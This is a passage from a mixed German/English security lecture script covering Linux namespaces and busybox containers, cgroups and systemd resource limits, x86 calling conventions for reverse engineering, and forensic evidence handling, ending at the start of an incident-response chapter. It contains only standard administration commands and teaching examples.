


Figure 7.1: mapping of user and group identities in namespaces

Figure 7.1 provides a mapping that how users within a given container are mapped onto other users externally, similarily for groups.

7.2.2 Network Namespaces

Network namespaces provide a namespace with a fresh, that is "empty", set of network resources.

Network Namespaces

- Start with `unshare -n`
- Initially only loopback interface
- Attach veth-device
- Network only via host-routing/bridgeing

Cheatsheet Network Namespaces

```
ip netns list
ip netns attach testnet 53513
ip l add veth0A type veth peer veth0B netns testnet
ip l set veth0A up
```

Inside namespace

```
ip l set veth0B up
ip a add 10.10.10.2/30
```

7.2.3 Unprivileged Namespaces

Usually namespace-creation is a privileged action. This means unprivileged users cannot directly set up sandboxes to run containers within.

Kernel-parameter to allow creation of namespaces by unprivileged users: `kernel.unprivileged_userns_clone` set with

Unprivileged Namespaces

```
  sysctl -w kernel.unprivileged_userns_clone=1
```

.

WARNING: Considered harmful

- allows access to some privileged operations in the kernel
- might be less well tested (i. e., more likely insecure)
- unintended functionality

Solutions:

- Sandboxing daemon (e. g., dockerd)
- setuid script to startup sandbox

Workflow

1. Container-Root-Environment vorbereiten
2. Control-Groups konfigurieren
3. Namespaces (mounts, net, user-mapping) einrichten
4. unshare in Namespace
5. chroot/pivot_root
6. Bevölkern von proc, dev, sys (ggF.)
7. droppen von unnötigen Privilegien
8. Ausführung des Dienstes

Wir wollen ein kleines Beispiel bauen und nutzen dafür busybox, eine single-file Sammlung von Standardprogrammen. Damit lässt sich einfach eine Standardumgebung aufbauen. Die Umsetzung wird noch einmal leichter wenn ein statisch gelinktes Binary erzeugt wird.

Example Parameters

```
unshare -unpU -r --fork /bin/bash
```

-u UTS namespace

-U User namespace

-r/c Map root/current-user

-p Process ID namespace (requires –fork)

-n Network namespace

-T Time namespace

–fork Fork the given program instead. If `unshare` is called by unprivileged users.

For `unshare` it further seems necessary that an explicit user-mapping has to be done, e. g., using `-r` for root id within new namespace or `-c` to run as an unprivileged user.

```
wget https://www.busybox.net/downloads/busybox-1.36.0.tar.\
   → bz2
tar -xjf busybox-1.36.0.tar.bz2
cd busybox-1.36.0
make menuconfig # or use example config
make
```

Container Example

```
unshare -fiUpu -r  --mount-proc \
  chroot PWD /bin/busybox \
  ash -c "/bin/mount␣-t␣proc␣proc␣/proc␣\&\&␣exec␣ash"
```

Damit die Umgebung erwartbar funktioniert muss das neue Rootverzeichnis vorbereitet werden. Vor dem Start etwa sind `/etc` und `/bin` mit Konfigurationsdateien und Programmen zu bevölkern. Ein Beispiel

Container Vorbereiten

```
.
  bin
      ash -> /bin/busybox
      busybox
      ln -> /bin/busybox
      ls -> /bin/busybox
      mount -> /bin/busybox
      sed -> /bin/busybox
      touch -> /bin/busybox
      umount -> /bin/busybox
      watch -> /bin/busybox
  etc
      group
      passwd
  proc
```

Abbildung 7.2: Beispiel für ein eingerichtetes Rootverzeichnis eines Containers (mit statischem Binary busybox)

7.3 Weaknesses of Containers

Up to Linux kernel version 5.10.37, where it had been fixed, a vulnerability allowed to escape eBPF (extended Berkley Packet Filter)[1].

[1] [https://ebpf.io/what-is-ebpf/ last 2023-03-06]

- summary description of CVE-2021-3490 with link to
- Proof-of-Concept (PoC)

8

Control Groups

Lernziele

- Was sind cgroup-namespaces?
- Limitierung und Monitoring von Ressourcen?
- Zuordnung von Prozessen zu cgroups
- Zusammenspiel von cgroups und namespaces.
- Einschränken von privilegierten Prozessen mittels capabilities.

cgroups


- Limiting and accounting of resources
  - CPU usage
  - I/O usage
  - Memory usage
- Prioritise resources
- Freezing, checkpoints, and restarting
- Assign CPU cores to processes

see [Tev23, p.387]

Process grouping

A cgroup is a group of processes.

- Groups share limits
- Groups share accounting/monitoring
- Groups have subgroups
  - Hierarchical/Tree structure



8.1 cgroup v1

cgroups v1

- Filesystem-based Interface
- See kernel.org cgroup-v1
- Examples: `Debian 5.10.70-1 (2021-09-30) x86_64 GNU/Linux`

What is my cgroup?

```
$ cat /proc/63738/cgroup
3:cpuset:/
2:cpu,cpuacct:/
0::/user.slice/user-1002.slice/session-1636.scope
```

What cgroups are there?

```
$ ps -o pid,user,cgroup,args
  39593 root     0::/user.slice/user-0.slice -bash
  53503 user1    0::/user.slice/user-1002.sl bash
  99368 root     0::/user.slice/user-0.slice ps -o pid,user,cgroup,args -
a
```

cgroup Attributes

```
$ ls /sys/fs/cgroup/user.slice/user-1002.slice
cgroup.controllers      cpu.stat             memory.pressure
cgroup.events           io.pressure          memory.stat
cgroup.freeze           memory.current       memory.swap.current
cgroup.max.depth        memory.events        memory.swap.events
cgroup.max.descendants  memory.events.local  memory.swap.high
cgroup.procs            memory.high          memory.swap.max
cgroup.stat             memory.low           pids.current
cgroup.subtree_control  memory.max           pids.events
cgroup.threads          memory.min           pids.max
cgroup.type             memory.numa_stat     session-1636.scope
cpu.pressure            memory.oom.group     user@1002.service
```

Creating a new cgroup

1. `mount -t tmpfs cgroup_root /sys/fs/cgroup`
2. `mkdir /sys/fs/cgroup/cpuset`
3. `mount -t cgroup -ocpuset cpuset /sys/fs/cgroup/cpuset`
4. Create the new cgroup
    - `mkdir /sys/fs/cgroup/cpuset/testing_cgroup`
5. Start a process.
6. Attach that process
    - `echo <PID> > /sys/fs/cgroup/cpuset/testing_cgroup/tasks`
    - Only ONE at a time.
7. `fork`, `exec` or `clone` job tasks from this process.

[See kernel.org cgroup-v1, 1.6 How do I use cgroups]

8.2 Persistent Resource Management

Persistent Resource Management

- Configuration of services or users
- Nowadays vanilla-way: `systemd`
- Setup service-files

  `systemctl set-property <service> <Property>=[1,0]`
- Properties
  - `MemoryAccounting`
  - `CPUAccounting`
  - `BlockIOAccounting`
  - `MemoryLimit` (e. g., 500M)
  - `CPUQuota` (e. g., 10%)

Setting up a simple example:

```
$ apt-get install apache2
$ cat /etc/systemd/system.control/apache2.service.d/50-MemoryAccounting.conf
[Service]
MemoryAccounting=yes
```

The above example has been taken from

[See [Tev23, p. 388]]

Setting a Memory Limit

```
systemctl set-property apache2 MemoryLimit=500M
```

This creates `50-MemoryLimit.conf`

```
[Service]
MemoryLimit=524288000
```

Limiting Users

```
$ systemctl set-property user-1002.slice CPUQuota=20%
$ cat /etc/systemd/system.control/user-1002.slice/50-CPUQuota.conf
[Slice]
CPUQuota=20%
```

8.3 cgroup v2

cgroup v2

- CLI-based interface
- Additional features
  - CPU-core assignment

cgcreate

cgset

cgexec

See `Documentation/admin-guide/cgroup-v2.rst` within Linux Kernel Sources, here Version 6.3.5

cgroups and namespaces

Use the `busybox`-example from namespaces:

```
cgroup_id="cgroup_$(shuf -i 1000-2000 -n 1)"
cgcreate -g "cpu,cpuacct,memory:$cgroup_id"
cgset -r cpu.shares=512 "$cgroup_id"
cgset -r memory.limit_in_bytes=100000000 "$cgroup_id"
cgexec -g "cpu,cpuacct,memory:$cgroup_id" \
  unshare -fmuipn --mount-proc \
  chroot "$PWD" \
  /bin/ash -c "/bin/mount -t proc proc /proc &&
               hostname busybox &&
               /bin/ash"
```

[Example [**evansXcontainers**]]

A section on Linux capabilities will be included later.

Show your capabilities:

```
captest
```

CHROOT

> "Only a privileged process (Linux: one with the `CAP_SYS_CHROOT` capability in its user namespace) may call chroot()."–`man 2 chroot`

9

Reverse Engineering


Lernziele

- Reverse Engineering
  - Begriff und Prozess
- Überblick Werkzeuge zum Reverse Engineering
- Calling Conventions
- Praktische Erfahrung
  - Verfolgen und Rekonstruieren von Programmstrukturen
  - Erkennen von Programmstrukturen im Disassemblat

Reverse Engineering is when you have a burger (Mett) and try to re-create the original pig (Schwein) — and inevitably end up with a minced meat pig-sculpture (Mettschwein).


Whatis: Reverse Engineering?

> "extracting the knowledge or design blueprints from anything man-made" [**Eilam2011reversing**]



[Frikadellen: Von Rainer Z... - Eigenes Werk, CC BY-SA 3.0, Schwein: Roland Zumbühl (Picswiss), via Wikimedia Commons]

Software Reverse Enigneering



Why do it

- extract information
- understand finctionality
- find bugs


§202a StGB

Ausspähen von Daten

(1) Wer unbefugt sich oder einem anderen Zugang zu Daten, die nicht für ihn bestimmt und die gegen unberechtigten Zugang besonders gesichert sind, unter Überwindung der Zugangssicherung verschafft, wird mit Freiheitsstrafe bis zu drei Jahren oder mit Geldstrafe bestraft.

(2) Daten im Sinne des Absatzes 1 sind nur solche, die elektronisch, magnetisch oder sonst nicht unmittelbar wahrnehmbar gespeichert sind oder übermittelt werden

Compiler Process



`hello_world.c` example

9.1 Reversing Tools

Very throughout online course on reversing with ghidra: https://www.youtube.com/watch?v=d4Pgi5X

Reversing Tools

- Offline Code AnalysisDisassembly and Decompile into human-readable form. Requires and then provides deep code knowledge
  - Disassemblers
    - objdump
    - ollydbg
  - Decompiler
    - IDA Pro (commercial)
    - https://ghidra-sre.org/ (NSA, Open Source)
    - https://www.radare.org/ (Open Source)
    - Binary Ninja
- Live Code Analysis additionally to Offline Analysis
  - System Monitoring Tools

- Debugger
  - Gnu Debugger (gdb)
  - Data Display Debugger (ddd)

9.2 Low-Level Function Calling Conventions

9.2.1 Processor Registers

x86 GP-Registers

1. Accumulator register (AX)Used in arithmetic operations.
2. Counter register (CX). Used in shift/rotate instructions and loops.
3. Data register (DX). Used in arithmetic operations and I/O operations.
4. Base register (BX). Used as a pointer to data (located in segment register DS, when in segmented mode).
5. Stack Pointer register (SP). Pointer to the top of the stack.
6. Stack Base Pointer register (BP). Used to point to the base of the process stack frame.
7. Source Index register (SI). Used as a pointer to a source in stream operations.
8. Destination Index register (DI). Used as a pointer to a destination in stream operations.

(source: https://en.wikibooks.org/wiki/X86_Assembly/X86_Architecture)

x86 Segment Register

1. Stack Segment (SS)
2. Code Segment (CS)
3. Data Segment (DS)
4. Extra Segment (ES)
5. F Segment (FS)
6. G Segment (GS)

x86 EFLAGS Register

0 CF : Carry FlagSet if the last arithmetic operation carried (addition) or borrowed (subtraction) a bit beyond the size of the register. This is then checked when the operation is followed with an add-with-carry or subtract-with-borrow to deal with values too large for just one register to contain.dns

2 PF : Parity Flag Set if the number of set bits in the least significant byte is a multiple of 2.

4 AF : Adjust Flag Carry of Binary Code Decimal (BCD) numbers arithmetic operations.

6 ZF : Zero Flag Set if the result of an operation is Zero (0).

7 SF : Sign Flag Set if the result of an operation is negative.

8 TF : Trap Flag Set if step by step debugging.

9 IF : Interruption Flag Set if interrupts are enabled.

10 DF : Direction Flag Stream direction. If set, string operations will decrement their pointer rather than incrementing it, reading memory backwards.

11 OF : Overflow Flag Set if signed arithmetic operations result in a value too large for the register to contain.

12-13 IOPL : I/O Privilege Level field (2 bits) I/O Privilege Level of the current process.

14 NT : Nested Task flag Controls chaining of interrupts. Set if the current process is linked to the next process.

16 RF : Resume Flag Response to debug exceptions.

17 VM : Virtual-8086 Mode Set if in 8086 compatibility mode.

18 AC : Alignment Check Set if alignment checking of memory references is done.

19 VIF : Virtual Interrupt Flag Virtual image of IF.

20 VIP : Virtual Interrupt Pending flag Set if an interrupt is pending.


21 ID : Identification Flag Support for CPUID instruction if can be set.

x86 Instruction Pointer

Address of next Instruction (source: https://en.wikibooks.org/wiki/X86_Assembly/X86_Architecture)


9.2.2 Process Memory

Process Memory



- Text
- Data
  - Heap
  - BSS (Block Started by Symbol)
- Stack

Stack Frames



Calling conventions are concepts for passing parameters and results from and to subroutines within a compiled program. Every executable The general principle most often is: "Everybody cleans up his own stack".

Calling Conventions


How to call a subroutine?

- Parameter Placement
  - Register
  - Stack
    - Caller Stack Frame
    - Callee Stack Frame
- Return Value Placement (see Parameter)
- Constant Fields, which values are kept constant.
- Call Process
  - Setup/Clean Stack Frame
    - Setting Return Address
    - Setting Frame-Pointer
- Stack Protections (e. g., canaries)
- Handling of large variables ...

A generic calling convention, roughly leaned onto x86 calling convention.

x86 cdecl (gcc) Calling Convention

- Caller Cleanup
- Caller
  - set `sp` to alloc stack space
  - push parameters on stack
  - push `eip + 2`
- Callee
  - push old Frame Pointer
  - reserve space for locals (`inc sp`)
  - ... do stuff ...
  - free space for locals
  - restore Old Frame Pointer
  - ret



Implementation of the callee's preamble:

Callee Preamble

Mnmonic semantic: `op src, tgt`

```
1 callee:
2   pushl   %ebp
3   movl    %esp, %ebp
4   subl    $16, %esp
5   movl    $0, -4(%ebp)
6   ; function body
7   leave
8   ret
```

To give you an example we take a look at a small function written in C.

Simple Call in C

```
int callee(int a, int b, int c) {
  int sum = 0;
  sum = a + b;
  sum += c;
  return sum;
}

void caller() {
  int a = 1;
  int b = 2;
  int c = 3;
  int sum;
  sum = callee(a,b,c);
}
```

If it is compiled, the assembler code would be similar to this:

Compiled to Assembler

```
callee:
  pushl   %ebp
  movl    %esp, %ebp
  subl    $16, %esp
  movl    $0, -4(%ebp)
  movl    12(%ebp), %eax
  movl    8(%ebp), %edx
  addl    %edx, %eax
  movl    %eax, -4(%ebp)
  movl    16(%ebp), %eax
  addl    %eax, -4(%ebp)
  movl    -4(%ebp), %eax
  leave
  ret
```

```
caller:
  pushl   %ebp
  movl    %esp, %ebp
  subl    $28, %esp
  movl    $1, -4(%ebp)
  movl    $2, -8(%ebp)
  movl    $3, -12(%ebp)
  movl    -12(%ebp), %eax
  movl    %eax, 8(%esp)
  movl    -8(%ebp), %eax
  movl    %eax, 4(%esp)
  movl    -4(%ebp), %eax
  movl    %eax, (%esp)
  call    callee
```

```
15   movl    %eax, -16(%ebp)
16   leave
17   ret
```

`LEAVE` is synonymous to

```
MOV SP, BP
POP BP
```

`CALL` is synonymous to

```
PUSH eip + 2
JMP operand
```

10

Forensics

Lernziele

- Ziele der Forensik
- Herangehensweise einer forensischen Untersuchung
- Werkzeuge digitaler Forensik
- Beweismittelhandhabung
  - Chain-of-Custody

Dieses Kapitel basiert wesentlich auf dem Standardwerk von Alexander Geschonneck "Computer Forensik" [Ges14]. Weitere Informationen finden sich auch im Leitfaden IT-Forensik des BSI.

Was ist Forensik?

Ziele einer Ermittlung

- Erkennen der Einbruchmethode
- Ermittlung des Schadens
- Identifikation
- Beweissicherung

[nach [Ges14]]

Anforderungen an den Ermittlungsprozess

- Akzeptierte Methodik

- Glaubwürdigkeit/Robustheit
- Wiederholbarkeit
- Integrität der Beweismittel
- Kausalität
- Dokumentation

[nach [Ges14]]

Phasen der unmittelbaren Ermittlung

1. Vorbereitung
   - Authorisierung sicherstellen
2. Schutz der Beweismittel
   - Zeugen
   - Tatortdokumentation (Fotos,...)
   - Online-Zustand
3. Imaging (Bitweise, manipulationsfreie Kopie)
4. Untersuchung und Bewertung
   - Voraussetzung: detailliertes Systemwissen
5. Dokumentation
   - Chain-of-Custody
   - Kausalitäts-/Beweiskette

[nach [Ges14]]




Abbildung 10.1: Zielvorgabe der neuen Leitung der neuen CyberAgentur des Bundes via twitter 2021-10-05

S-A-P Modell

(Parallel zu Ermittlungsphasen)

Secure Sicherstellung der Beweiskraft

Analyse Erarbeiten von Erkenntnissen

Present Darstellung für Entscheidungsträger

Können Sie die Ermittlungsphasen in das S-A-P-Modell einordnen?

10.1 Umgang mit Beweismitteln

Der korrekte, insbesondere zerstörungsfreie, Umgang mit Beweismitteln ist wesentlich für die Beweisführung. Nach der Analyse darf kein Zweifel darüber bestehen, dass die Erkenntnisse den Tathergang korrekt widerspiegeln. Dafür ist es unabdingbar, dass jede Interaktion mit den Beweismitteln präzise dokumentiert wird und, dass die Funktion der Analysewerkzeuge vollständig kontrolliert wird.

Umgang mit Beweismitteln


- Sachbeweise und Gutachter als Zeugen
  - Glaubwürdigkeit
  - Keine Vermischung von Fakten und Vermutung
  - Sicherstellung der Unabhängigkeit (Zeuge und Geschädigte)
- Datenschutz
  - es gelten BDSG, DSGVO,...
  - Private vs. behördliche Ermittlung
- Erfassbare Daten
  - Historien (z.B. Kommunikationsdaten)
  - Zustände (z.B. Speicher/Festplatte)
  - siehe Volatile Daten
- Chain-of-Custody

10.1.1 Chain-of-Custody

Für die gerichtliche Verwertbarkeit ist die Integrität der Beweiskette unabdingbare Voraussetzung.

Chain-of-Custody

- Vollständige Dokumentation
  - Aufbewahrung und
  - Handhabung von Asservaten
- Wer? Was? Wann? Wo? Wem?
- Dokumentiert:
  - Aufbewahrung, Besitz, Übertragung, Analyse und Vernichtung
- z.B. ISO 22095:2020 Chain of custody — General terminology and models



Volatile Daten

flüchtig
- werden bei Ausschalten zerstört
- nur online erfassbar
- z. B Cache, Hauptspeicher, Netzstatus, laufende Prozesse
- Problem: Integrität von Systemwerkzeugen

fragil
- persistent gespeichert, bei Zugriff verändert
- z. B. MAC Zeiten (Modification, Access, Create)

temporär zugreifbar
- nur zu bestimmten Zeiten zugreifbar
- z. B nur zur Laufzeit entschlüsselt
  - Private Schlüssel
  - Verschlüsselte Container

10.2 Forensische Werkzeuge

Forensische Werkzeuge zeichnen sich dadurch aus, dass sie eine bestimmte Funktion mit hoher (beinahe absoluter) Sicherheit garantieren und/oder deren Funktion und Umsetzung durch Gutachter einsehbar und nachvollziehbar ist. Dabei ist insbesondere wesentlich, dass die Integrität der Beweismittel garantiert wird.

10.2.1 Write-Blocker

Quelle: Forensic Wiki [2022-07-12].

Write-Blocker

Write-Command: Blacklist or Whitelist

Hardware
- USB to SATA/IDE/...
- Minimale Standards/Zulassung

Software
- Anwendung (Betriebssystemspezifisch)
- Boot-System

10.2.2 Speicheranalysewerkzeuge

Analysewerkzeuge

Capture/Imaging
- `dd`
- `cat`
- `netstat`
- `lsof`

Post-mortem Dateisystem
- The Coroner's Toolkit (TCT)
- The Sleuth Kit (tsk)
- Autopsy Forensic Browser (TSK frontend)

10.3 Hot Pursuit

Welche Spuren können und sollten auf einem laufenden System gesichert werden?




Abbildung 10.2: Coolgear USB 3.0/SATA IDE Write-Blocker, see https://www.coolgear.com/product/usb-3-0-sataide-adapter-with-write-protection [2022-07-12]

Hot Pursuit

Mittels `/mount/forensic_tools/cat` auslesbar

- `/proc/`
  - `cpuinfo`,`meminfo`,`cmdline`, `modules`
  - `$PID/`
    - `cmdline`
    - `environ`
    - `mem`

```
* maps
* root
* exe
* fd
```

10.4 Post-mortem Spurensuche

Post-Mortem

Auf dem gesicherten Duplikat!

- Veränderte Objekte
- Versteckte Objekte
  - Ausserhalb von Partitionen
  - Festplatten-Slack (Cluster-Enden)
- Zeitreihenanalyse
  - MAC in den Inodes
  - Einträge in Logdateien
  - Referenzzeit des untersuchten Systems


11

Incidence Response

- SIEM
- SOC
- CERT
- CSIRT
- Staatliche Cybersicherheitsarchitektur https://www.stiftung-nv.de/de/publikation/deutschlands-staatliche-cybersicherheitsarchitektur

11.1 Terminology

Incidence Management Process



